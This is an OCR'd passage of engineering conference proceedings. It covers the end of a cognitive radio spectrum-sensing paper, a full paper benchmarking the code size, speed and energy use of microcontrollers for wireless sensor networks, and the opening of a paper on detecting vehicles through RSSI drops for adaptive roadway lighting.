The effect of time-varying channels at Doppler frequency of 100Hz on the receiver operating characteristic (ROC) curve is analyzed for both the methods by plotting Fig.5 and Fig.6 with values SNR= -14dB, N=30000 and P_{fa} =0.1.Fig. 5 reflects ROC curve under Rayleigh channel, there is performance deterioration both for ED and CAV but ED provides probability of detection better than CAV. Fig. 6 reflects ROC curve under Rician Channel with K=1, there is performance deterioration both for ED and CAV at SNR of -14dB compared to K=10.But if we compare the curves with K=1 and K=10, the performance of detection schemes are better for K=10.
Fig. 5 and 6 reveals that ROC curve will be poor at low SNR values than -14dB.

To test the impact of smoothing factor, we fix P_{fa}=0.1and SNR= -20dB and N=30000 and vary smoothing factor L from 5 to 10. Fig.7 shows the results for probability of detection. Since ED is not dependent on L, there is a line parallel to x-axis. For CAV, as L increase from 5 to 9, the probability of detection increases from 0.22 to 0.75 .We see that for probability of detection is not very sensitive for smoothing factor greater than 9. We note that smaller the value of L means lower complexity in practice; thus, we can select a relatively small L. However, it is difficult to choose the best smoothing factor so that computational complexity reduces as it is related to the signal property which is unknown.




Figure 7: Probability of detection versus smoothing factor for P_{fa} =0.1, SNR= -20dB and N=30000.




Figure 8: Probability of detection versus overall correlation coefficient for P_{fa} =0.1, SNR= -14dB and N=30000.

For testing the impact of overall correlation coefficient on probability of detection for CAV, we fix P_{fa}=0.1and SNR= -14dB and N=30000. As the overall correlation coefficient increases, the probability of detection also increases. Fig.8 reveals this fact. The theoretical probability of detection for CAV is also plotted. Further the probability of detection for ED and ED-0.4 dB are plotted. It clearly reveals that ED and ED-0.4dB are not dependent on correlation coefficient so there is line parallel to x-axis. ED with 0.4dB noise uncertainty shows poor probability of detection.

IV. CONCLUSIONS

In this paper, sensing algorithms based on energy detection without noise uncertainty, energy detection with noise uncertainty and covariance based detection are analyzed. The simulation based on DVB-T signals have been carried out to evaluate performance of the both methods. The simulation results show that energy detection with accurate noise power can be applied for signal detection and outperformed the covariance method. It is shown that covariance based detection outperformed energy detection with noise uncertainty present in case of fast and slow time-varying channels. The performance of covariance based detection degrades in fast time-varying compared to slow time-varying fading channels. The probability of detection for covariance based detection improves as smoothing factor and overall correlation coefficient increase. Hence this analysis provides a new insight in spectrum sensing for dynamic spectrum access in cognitive radio network and can be applied to IEEE 802.11af standard for spectrum sensing exploiting the TV white space.

REFERENCES

[1] FCC, "Spectrum policy task force report," in Proceedings of the Federal Communications Commission (FCC '02), Washington, DC, USA, November 2002.

[2] J. Mitola and G. Q. Maguire, "Cognitive radio: Making software radiosmore personal," *IEEE Pers. Commun.*, vol. 6, no. 4, pp. 13–18, August 1999.

[3] S. Haykin, "Cognitive radio: Brain-empowered wireless communications,"*IEEE Trans. Commun.*, vol. 23, no. 2, pp. 201–220, February 2005.

[4] T. Dhope, D. Simunic and M. Djurek, "Application of DOA Estimation Algorithms in Smart Antenna Systems," Studies in informatics and Control, vol.19, Issue 4, pp.445-452, December 2010.

[5] K-C. Chen and R. Prasad, "Cognitive radio networks," John Wiley & Sons Ltd, 2009.

[6] 802.11 Working Group, IEEE P802.11af D0.06: Draft Standard for InformationTechnology,Oct.2010,'http// www.ieee802.org/11/'

[7] http://www.wpc.dot.gov.in/DocFiles/Revised NFAP Meeting Schedule.pdf

[8] http://www.wpc.dot.gov.in/DocFiles/DraftChannelling Plan for NFAT-2011

[9] T. Dhope, D. Simunic and R.Prasad, "TVWS opportunities and regulation:-empowering rural India,"14th International Symposium on WPMC '11, Brest, France, pp.201-205, October 2011.

[10] T. Dhope, D. Simunic and R.Prasad, "TVWS opportunities and regulatory aspects in India," 14th International Symposium on WPMC '11, Brest, France, pp. 566-570, October 2011.

[11] Y.H. Zeng, Y.C.Liang, A.T. Hoang, and R. Zhang, "Review on spectrum Sensing for cognitive radio: Challenges and Solutions," EURASIP Journal on Advances in Signal Processing, Volume 2010, pp.1-15, 2010.

[12] H. Urkowitz, "Energy detection of unkown deterministic signals," Proceedings of the IEEE, vol. 55, no. 4, pp. 523–531, 1967.

[13] T. Dhope, D. Simunic and R.Prasad, "Hybrid Detection Method for Cognitive Radio,"13th International conferenace on SoftCOM SoftCOM2011,Split-Hvar-Dubrovnik,SS1-78741-1609,September 2011.

[14] D.Carbic , A.Tkachenko, R.W.Brodersen, " Experimental Study of Spectrum Sensing Based on Energy Detection and Network Cooperation," in Proc. of the ACM International Workshop on Technology and Policy for Accessing Spectrum, Baltimore, MD. August 2006.

[15] Y. H. Zeng and Y.-C. Liang, "Spectrum-sensing algorithms for cognitive radio based on statistical covariances," IEEE Transactions on Vehicular Technology, vol. 58, no. 4, pp. 1804–1815, 2009.

[16] Y. H. Zeng and Y.-C. Liang, "Covariance based signal detections for cognitive radio," DYSPAN07, Irland, pp.202-207, April 2007.

[17] A. Sahai and D. Cabric, "Spectrum sensing: fundamental limits and practical challenges," in *Proc. of the IEEE International Symposium on New Frontiers in Dynamic Spectrum Access Networks (DySPAN),* Baltimore, MD, November. 2005.

[18] R. Tandra and A. Sahai, "Fundamental limits on detection in low SNR under noise uncertainty," inWirelessCom 2005, Maui,HI ,vol.1,pp 464-469,June 2005.

[19] http://www.etsi.org/DVB-terristerial standards.

[20] S. S. Shellhammer, G. Chouinard, M. Muterspaugh, and M. Ghosh,*Spectrum Sensing Simulation Model*, July 2006. [Online]. Available: 'http://grouper.ieee.org/groups/802/22/'.

Benchmarking Performance and Energy Efficiency of Microprocessors for Wireless Sensor Network Applications

U. Pesovic*, Z. Jovanovic*, S. Randjic* and D. Markovic**
* Technical Faculty Cacak, University of Kragujevac, Serbia
** Agriculture Faculty Cacak, University of Kragujevac, Serbia
pesovic@tfc.kg.ac.rs

Abstract - Energy efficiency is one of the most important design requirements in wireless sensor networks (WSN). In this paper, three performed benchmarks compared code size and execution speed of ARM Cortex-M series processors with processors which are commonly used in WSN. In addition, power consumption is taken into account in order to determine energy efficiency of tested processors. Results show that recently introduced ARM Cortex-M series processors are best choice for energy efficient WSN nodes according to all design criteria: power consumption, execution speed and code size.

I. INTRODUCTION

Wireless sensor networks are used in many areas, such as home and industrial automation, military applications, habitat monitoring and medical applications. These applications are limited by the operating lifetime of battery - powered nodes. Requirements for low power consumption and long life can be achieved through compromises between computing performance and power consumption [1]. In the earlier work on the processors, performance and silicon area were represented as a main target of design while power consumption was considered as additional task. With wider introduction of low power applications, power consumption became important in the same way as computational performance. Appropriate design of low power consumption system results in improvements such as longer battery life, better reliability of the system, lower cost of the system and reduction of environmental issues [2].

Reduction of power consumption in processors are difficult due to the fact that processors are required to have increasing computation power, flexibility and very low power. These features that affect design are contradictory among themselves. Therefore, designers have to make a compromise between these requirements to obtain an appropriate solution [3]. Designing system with reduce power consumption without affecting its performance has become an important design criterion.

High computing performances enables microcontroller to perform required task faster, thus sufficient time can be spent in low power mode, which leads to improved power efficiency. In addition, improvements in architecture enabled faster transitions for low power to active mode and vice versa which reduced power consumption and response latency. Higher code density requires less memory, which is one of the most dominant power consumers in microcontroller chip.

Paper [4] analyzes just computational performance of some of the most widely used low power embedded processors, without any details of power consumption of tested processors. Also, benchmarks from paper [4] were performed several years ago, when ARM Cortex-M processors haven't been introduced to the market. Similarly, computational performances of some microcontrollers were analyzed in diploma thesis [5] without analysis of power consumption. Paper [6] presents WiSeNBench, set of benchmark tests which are typical for wireless sensor networks which are executed on ARM microprocessor.

This paper presents detail analysis of computational performance and power consumption of actual low power processors, including recently introduced ARM Cortex-M series processors. Benchmark tests were conducted according to benchmarks performed in paper [4].

II. BENCHMARKING PROCESSOR PERFORMANCE

Benchmark represents test application developed to allow comparison of computational performances from processors with different architectures. Benchmarks are used to measure one or more features of a system like processor or memory performance or compiler performance. Benchmarks can be divided into mathematic, application ("real world") based and synthetic benchmarks. Mathematic benchmarks judge about system performance based on execution of some mathematical algorithms. Application benchmarks judge about system performance based on execution of some real world application. A synthetic benchmark is created in such way to simulate execution of general real world applications.

Benchmark programs are always written in high-level languages in order to be executable on various platforms. Compilers are responsible for translation of high-level language code to machine code of specific target

Work presented in this paper was funded by grant TR32043 for the period 2011-2014, by the Ministry of Education and Science of the Republic of Serbia.

processor. As a result of compilation, performances of executed application can drastically change using different levels of compiler optimization. Compiler optimization is the process of tuning the output of a compiler to minimize code size or maximize execution time of an executable application. Compiler optimization is very important in systems with restrained resources, such as embedded systems and WSN, where it can drastically increase overall system performance. Usual means of compiler optimization are:

- Common subexpression elimination
- Loop unrolling
- Function inlining
- Code motion
- Type-based alias analysis
- Static clustering
- Instruction scheduling

Besides optimizing usage of system resources, compiler optimization can be used to artificially increase benchmark performances of analyzed processors, by optimizing benchmark code to certain processor architecture. Good benchmarking algorithm should be compiler independent in order to fairly judge performances of analyzed processor and not performances of both processor and compiler. In order to extract just processor performances, result of benchmarks should be presented under various levels of compiler optimizations.

In this paper processor's computational performance was tested using three benchmark tests. First test is based on application benchmark of FIR (Finite Impulse Response) filter [7], while the other two tests are synthetic benchmarks, known as Dhrystone [8] and Whetstone [9].

III. BENCHMARKING RESULTS

Two most commonly used processors in wireless sensor devices are Texas Instruments MSP430 and Atmel ATmega128 [10], whereas the ARM7 processor is rarely used in these kinds of applications, because it is targeted to higher performance applications. Recently introduced ARM Cortex-M series processors have been used in only few WSN applications [10].

Three different benchmark applications have been executed on above-mentioned processors with use of appropriate C/C++ compilers from IAR Systems [11]. Benchmarks were conducted under various optimization levels in order to determine code size and execution speed limits.

Filtering is commonly used in sensing applications in order to extract data form noise. Filtering is usually done using digital filters, which are implemented in software. This benchmark tested real finite impulse response (FIR) filter application, which filtered signal, which consisted of 51 16-bit values. FIR filter is characterized with its order N = 17, or number of taps which are used for calculation of output signal according to appropriate order weights b_i as in (1)

$$y(n) = \sum_{i=0}^{N} b_i \cdot x(n-i) \qquad (1)$$

In this paper, processors were tested using FIR filter application for code size and execution time under various optimization levels.

Results in Fig. 1 show that ARM Cortex-M0 processor produced the densest code for FIR filter application, closely followed by ARM Cortex-M3 with about 10% larger code size and MSP430 with about 22% larger code size. ATmega128 produced about 58% larger code size while the ARM7 processors produced largest code, 68% larger than ARM Cortex-M0 processor (Table I).




Figure. 1. FIR code size

TABLE I. FIR FILTER CODE SIZE IN BYTES

MCU	Unoptim.	Optim. size	Optim. speed	Optim. balance
ARM7TDMI	1352	1336	1432	1376
Cortex-M0	796	780	876	820
Cortex-M3	868	856	944	944
ATmega128	1329	1295	1275	----
MSP430	1010	1002	992	988




Figure. 2. FIR execution time

TABLE II. FIR FILTER EXECUTION TIME IN CLOCK CYCLES

MCU	Unoptim.	Optim. size	Optim. speed	Optim. balance
ARM7TDMI	28370	27585	24897	25257
Cortex-M0	57610	56918	54214	54574
Cortex-M3	36676	34763	32292	32292
ATmega128	249368	252061	240696	----
MSP430	113919	114383	109138	110434

Results from Fig. 2 show that ARM7 processor has fastest execution time for FIR filter application, closely followed by ARM Cortex-M3 with about 28 % slower execution time. ARM Cortex-M0 processor was 2.1 times slower while MSP430 was 4.2 times slower than ARM7. ATmega128 has highest execution time which was 9.3 times slower then ARM7 processor (Table II).

Dhrystone benchmark is used to measure the integer performance of the processor in handling pointers, structures, and strings. Dhrystone benchmark is widely used for benchmarking, because it's free, light, and easy to run and performances can be expressed using just one parameter. Performances of Dhrystone benchmark are compared to performances of reference VAX 11/780 1 MIPS processor which is capable to perform 1757 Dhrystone loops per second. Referent parameter, addressed as DMIPS (Dhrystone MIPS) tells how many times tested processor is faster than referenced VAX processor. In this paper, processors where tested using Dhrystone benchmark with 100 iterations for code size and execution time under various optimization levels.

Results from Fig. 3 show that MSP430 processor produced the densest code for the Dhrystone benchmark, closely followed by ARM Cortex-M3 and Cortex-M0 with about 22% and 25% larger code size. ATmega128 produced about 74% larger code while the ARM7 produced largest code, 83% larger then MSP430 processor (Table III).




Figure. 3. Dhrystone code size

TABLE III. DHRYSTONE CODE SIZE IN BYTES

MCU	Unoptim.	Optim. size	Optim. speed	Optim. balance
ARM7TDMI	2368	1368	1060	1360
Cortex-M0	1464	980	768	996
Cortex-M3	1384	980	760	980
ATmega128	1843	1277	1271	----
MSP430	1214	706	656	794

Results from Fig. 4 show that ARM7 processor has the fastest execution time for the Dhrystone benchmark. It is closely followed by ARM Cortex-M3 with about 36% slower execution time and ARM Cortex-M0 processor with 57% slower execution time. MSP430 was 3.4 times slower execution time than ARM7. ATmega128 has highest execution time which was 5.4 times slower then ARM7 processor (Table IV). Dhrystone results for tested processors are expressed in DMIPS units (Table V).

TABLE IV. DHRYSTONE EXECUTION TIME IN CLOCK CYCLES

MCU	Unoptim.	Optim. size	Optim. speed	Optim. balance
ARM7TDMI	62877	34583	17277	32673
Cortex-M0	97135	43665	16959	42155
Cortex-M3	94147	57362	25458	54162
ATmega128	237037	195907	162380	----
MSP430	168235	117507	103109	114407




Figure. 4. Dhrystone execution time

TABLE V. DHRYSTONE RESULTS IN DMIPS/MHZ

MCU	Unoptim.	Optim. size	Optim. speed	Optim. balance
ARM7TDMI	0.91	1.65	3.29	1.74
Cortex M0	0.59	1.30	3.36	1.35
Cortex M3	0.60	0.99	2.24	1.05
ATmega128	0.24	0.29	0.35	----
MSP430	0.34	0.48	0.55	0.50

Whetstone benchmark focuses on floating-point processor performance, which is measured for execution of mathematic functions, such as sine, cosine, exponents, and logarithm. The Whetstone benchmark measures computing power in MWIPS (Millions of Whetstone Instructions per Second). In this paper, processors where tested by Whetstone benchmark for code size and execution time under various optimization levels.

Results from Fig. 5 shown that ATmega128 processor produced the densest code for the Whetstone benchmark, closely followed by MSP430 with about 31% larger code size. ARM Cortex- M0 and Cortex-M3 produced about 49% and 65% larger code then ATmega128, respectively. ARM7 processor produced largest code, two times larger than ATmega128 processor (see Table VI).




Figure. 5. Whetstone code size

TABLE VI. WHETSTONE CODE SIZE IN BYTES

MCU	Unoptim.	Optim. size	Optim. speed	Optim. balance
ARM7TDMI	11300	10368	10264	10380
Cortex-M0	8624	7712	7616	7728
Cortex-M3	9580	8488	8424	8520
ATmega128	6575	4301	5017	----
MSP430	7712	6666	6714	6676

Results from Fig. 6 show that ARM7 processor has fastest execution time for the Whetstone benchmark, closely followed by ARM Cortex-M3 with about 34% slower execution time. ARM Cortex-M0 processor had

two times slower execution time, while MSP430 processor was 2.76 times slower than ARM7. ATmega128 has highest execution time which was 4.2 times slower then ARM7 processor (Table VII).




Figure. 6. Whetstone execution time

TABLE VII. WHETSTONE EXECUTION TIME IN CLOCK CYCLES

MCU	Unoptim.	Optim. size	Optim. speed	Optim. balance
ARM7TDMI	43433	42889	42300	42815
Cortex-M0	88725	88201	87155	88108
Cortex-M3	58758	57578	56692	57314
ATmega128	175892	177010	174316	----
MSP430	115406	115586	112151	115177

Processor power consumption is usually defined for various operating modes, among which active mode and sleep mode are most commonly used by processor. Active mode represents fully operational mode, where power consumption is dependant of operating voltage and current consumption. Current consumption is dependant of operating frequency, but because of static and dynamic consumption, it is not linear function of operating frequency. Sleep mode power consumption is mostly dependant of leakage currents. Current consumption of tested processors is presented in Fig. 7, both for active and sleep mode (Table VIII).

Measured results for average execution speed and current consumption were combined in order to extract the most accurate information about processors energy efficiency. Energy consumption was calculated using time of the average execution and processors power consumption under 3.3 V supply voltage.




Figure. 7. Current consumption of microcontrollers

$$E = P \cdot t = V_{dd} \cdot I \cdot t = V_{dd} \cdot I \cdot \frac{cycles}{f} \quad (2)$$

TABLE VIII. CURRENT CONSUMPTION OF MICROCONTROLLERS

MCU	Active mode (mA/MHz)	Sleep (µA)
ARM7TDMI (LPC 2148)	0.60- 1.5	40
Cortex-M0 (LPC 1114)	0.18-0.25	6
Cortex-M3(LPC 1343)	0.24-0.33	30
ATmega128 (AT 1284p)	0.4	100
MSP430 (MSP430F5438)	0.31-0.37	10.5

Results obtained from (2) for tested processors are shown on Fig. 8 (Table IX).




Figure. 8. Energy consumption of tested benchmarks

Results shown that processors of ARM Cortex-M series are among most efficient from tested processors. ARM7 processor, which has twice-lower energy efficiency, then these two processors follows them. They are also about 3.4 times more energy efficient then MSP430 processors and about 7 times more energy efficient then ATmega128 processors.

TABLE IX. ENERGY CONSUMPTION OF TESTED BENCHMARKS IN MICRO JOULES

MCU	FIR	Dhrystone	Whetstone
ARM7TDMI	86.27	59.86	146.57
Cortex-M0	38.46	12.03	61.84
Cortex-M3	30.37	23.94	53.32
ATmega128	317.72	214.34	230.10
MSP430	122.45	115.69	125.83

IV. CONLUSION

According to conducted benchmarks, ARM Cortex-M series processors proved to be the best choice for WSN applications because they produce smallest and fastest code. In addition, they have smallest power consumption both in active and sleep mode then competitive processors. Energy consumption tests show that ARM Cortex-M series processors are most energy efficient processors among tested. Performed benchmarks show that it's advisable to use high level of compiler optimization, especially optimization for speed of execution.

ACKNOWLEDGMENT

Work presented in this paper was funded by grant TR32043 for the period 2011-2014, by the Ministry of Education and Science of the Republic of Serbia.

REFERENCES

[1] M. Hempstead, N. Tripathi, P. Mauro, Gu-Yeon Wei, David Brooks, "An Ultra Low Power System Architecture for Sensor Network Applications", 2005.

[2] R. K. Megalingam, A. Mohan, S. H. Thavalengal, T. M.Rao, V. Periye, "Low Power Single Core CPU for a Dual Core Microcontroller", Third International Conference on Emerging Trends in Engineering and Technology, 2010.

[3] C. Piguet, "ULTRA-LOW-POWER PROCESSOR DESIGN". High-Performance Energy-Efficient Microprocessor Design, Integrated Circuits and Systems, 2006, 1-30.

[4] G. Morton and K. Venkat, "MSP430 Competitive Benchmarking", Application Report, SLAA205B–June 2005–Revised July 2006

[5] D. Lojewski "Benchmarking und Systemvergleich von Mikrocontrollern", Diploma-Thesis, Harz University, 2007

[6] S.Mysore, B. Agrawal, F. Chong, and T Sherwood, "Exploring the Processor and ISA Design for Wireless Sensor Network Applications", 21st International Conference on VLSI Design, 2008. Hyderabad

[7] Wikipedia, "Finite Impulse Response Filter", http://en.wikipedia.org/wiki/Finite_impulse_response

[8] R. Weiss, "Dhrystone Benchmark History, Analysis, Scores and Recommendations",November 1,2002

[9] H.J.Curnow and B.A.Wichmann, "A synthetic benchmark", *Computer Journal*, Vol 19, No 1, pp43-49. 1976

[10] List of wireless sensor nodes, Wikipedia, http://en.wikipedia.org/wiki/List_of_wireless_sensor_nodes

[11] IAR Embedded Workbench, IAR Systems, http://www.iar.com/website1/1.0.1.0/50/1/

Using Radio Irregularity for Vehicle Detection in Adaptive Roadway Lighting

G. Horvat*, D. Šoštarić* and D. Žagar*
*Department of Communications, Faculty of Electrical Engineering Osijek, Croatia
e-mail: goran.horvat@etfos.hr ; damir.sostaric@etfos.hr ; drago.zagar@etfos.hr

Abstract – The need to reduce power consumption makes a great impact in the world of roadway lighting. The adaptive lighting is now used to define the concept of varying the levels of lighting in order to significantly reduce the consumed power. In this paper a novel approach in vehicle detection and tracking using WSN (Wireless Sensor Networks) radio irregularity is proposed for use in adaptive roadway lighting. Radio irregularity is a common phenomenon which arises from multiple factors and is considered a shortcoming of wireless communication. However, this phenomenon can be exploited for detecting obstacles in the propagation path, such as vehicles on roadways. The idea is based on monitoring RSSI (Received Signal Strength Indicator) between WSN nodes, where the propagation path intersects the roadway. The method is analyzed experimentally using *XBee Series 2* modules in different scenarios and the comparison is given. The advantage over the existing detection methods is the reduction in cost by avoiding the need to additionally install multiple sensors for vehicle detection.

I. INTRODUCTION

An important aspect of energy saving is reducing power consumptions in roadway lighting. By correct investments and utilizing new technology it is possible to reduce current energy consumption for street and road lighting by as much as approximately 60%. For Europe as a whole, this stands for about 36TWh a year. In addition, it is possible to achieve a significant saving on maintenance costs. As much as 50-70% of the original energy consumption can be saved by investing in new technologies for roadway illumination [1].

One of these technologies includes adaptive lighting technology. The term "Adaptive Lighting" is now being used to define the concept of varying lighting levels to suit activity levels. By varying the levels of lighting on roadways, substantial power can be saved [2]. By implementing the intelligence into luminaries it is possible to achieve accurate feedback on the lamps condition and thereby reduce the need for manual control [1]. Also, the management of the installed lamps is done remotely, enabling the supervision of the entire lighting system and dynamically changing the required illumination levels.

The induced intelligence to the luminaries brings a set of advantages to the proposed system. Primary, the supervision of all luminaries from a control center is possible, alongside with remote diagnostic and failure reporting. Further on, the control of the luminaries is possible by dimming the lamps or an array of lamps, to suit the current activity levels. In order to interconnect the luminaries, the most common approach in the use of WSN (Wireless Sensor Network) [3, 4].

Primary task of the adaptive roadway lighting is adjusting lighting levels depending on the amount of traffic, time of day and weather condition, in purpose of reducing power consumption [1]. According to [5], dimming of the roadway lighting does not influence the visibility of drivers, allowing the implementation of an adaptive lighting system.

In order to utilize the benefits of adaptive roadway lighting, a cost effective way of detecting vehicles and amount of traffic must be proposed. The existing methods include setting up inductive loops or other proprietary sensors, presenting a costly solution for a large number of units. Since the adaptive lighting system already uses WSN for data exchange, this paper proposes the use of WSN wireless links for vehicle and traffic detection, by the means of radio irregularity.

The paper presents a novel method of vehicle detection by monitoring RSSI (Received Signal Strength Indicator) values from *ZigBee* or IEEE802.15.4 nodes where the propagation path is intersected by the roadway. Once a vehicle intersects the propagation path, the drop in RSSI value is evident. This drop correlates with the size and speed of the vehicle, so a model is proposed to determine the required setup for the detection.

The measurement of the proposed method is shown in various different scenarios. In order to detect vehicles traveled at higher velocities, the adaptation of the proposed detection method is shown. The testing was carried out using *ZigBee* WSN nodes, specifically *Digi's XBee Series 2* modules. The calculation of the maximum detection speed and the RSSI attenuation is done from a theoretical aspect, following by the comparison of the measured values.

In the following section, the basic concept of adaptive roadway lighting is presented. Also, the proposed vehicle detection is placed into the frame of adaptive roadway illumination (statistically measuring amount of traffic and dynamically anticipating movement). Section III proposes the theoretical and practical implementation of vehicle detection using radio irregularity, while Section IV shows the results of the measurement in a rural area. Section V gives the conclusion alongside with the future work suggestions.

This work was sponsored by the Ministry of Science, Education and Sports of the Republic of Croatia under project 165-0362027-1479.

II. THE CONCEPT OF ADAPTIVE ROADWAY LIGHTING

In order to understand the concept of adaptive roadway lighting one must understand how road light levels are typically determined. Light levels for roadways and pedestrian traffic are established through engineering design by applying minimum criteria based on the type of roadway and level of pedestrian activity [2]. According to [6] and supported by [7], the ANSI/IES RP-8 document proposes minimum luminance levels for different types of roads and different pedestrian activities (Figure 1).

Road and Pedestrian Conflict Area		Pavement Classification (Minimum Maintained Average Values)			Uniformity Ratio	Veiling Luminance Ratio
Road	Pedestrian Conflict Area	R1 lux/fc	R2 & R3 lux/fc	R4 lux/fc	E_{avg}/E_{min}	L_{max}/L_{avg}
Freeway Class A		6.0/0.6	9.0/0.9	8.0/0.8	3.0	0.3
Freeway Class B		4.0/0.4	6.0/0.6	5.0/0.5	3.0	0.3
Expressway	High	10.0/1.0	14.0/1.4	13.0/1.3	3.0	0.3
	Medium	8.0/0.8	12.0/1.2	10.0/1.0	3.0	0.3
	Low	6.0/0.6	9.0/0.9	8.0/0.8	3.0	0.3
Major	High	12.0/1.2	17.0/1.7	15.0/1.5	3.0	0.3
	Medium	9.0/0.9	13.0/1.3	11.0/1.1	3.0	0.3
	Low	6.0/0.6	9.0/0.9	8.0/0.8	3.0	0.3
Collector	High	8.0/0.8	12.0/1.2	10.0/1.0	4.0	0.4
	Medium	6.0/0.6	9.0/0.9	8.0/0.8	4.0	0.4
	Low	4.0/0.4	6.0/0.6	5.0/0.5	4.0	0.4
Local	High	6.0/0.6	9.0/0.9	8.0/0.8	6.0	0.4
	Medium	5.0/0.5	7.0/0.7	6.0/0.6	6.0	0.4
	Low	3.0/0.3	4.0/0.4	4.0/0.4	6.0	0.4

Figure 1. ANSI/IES RP-8 illumination levels

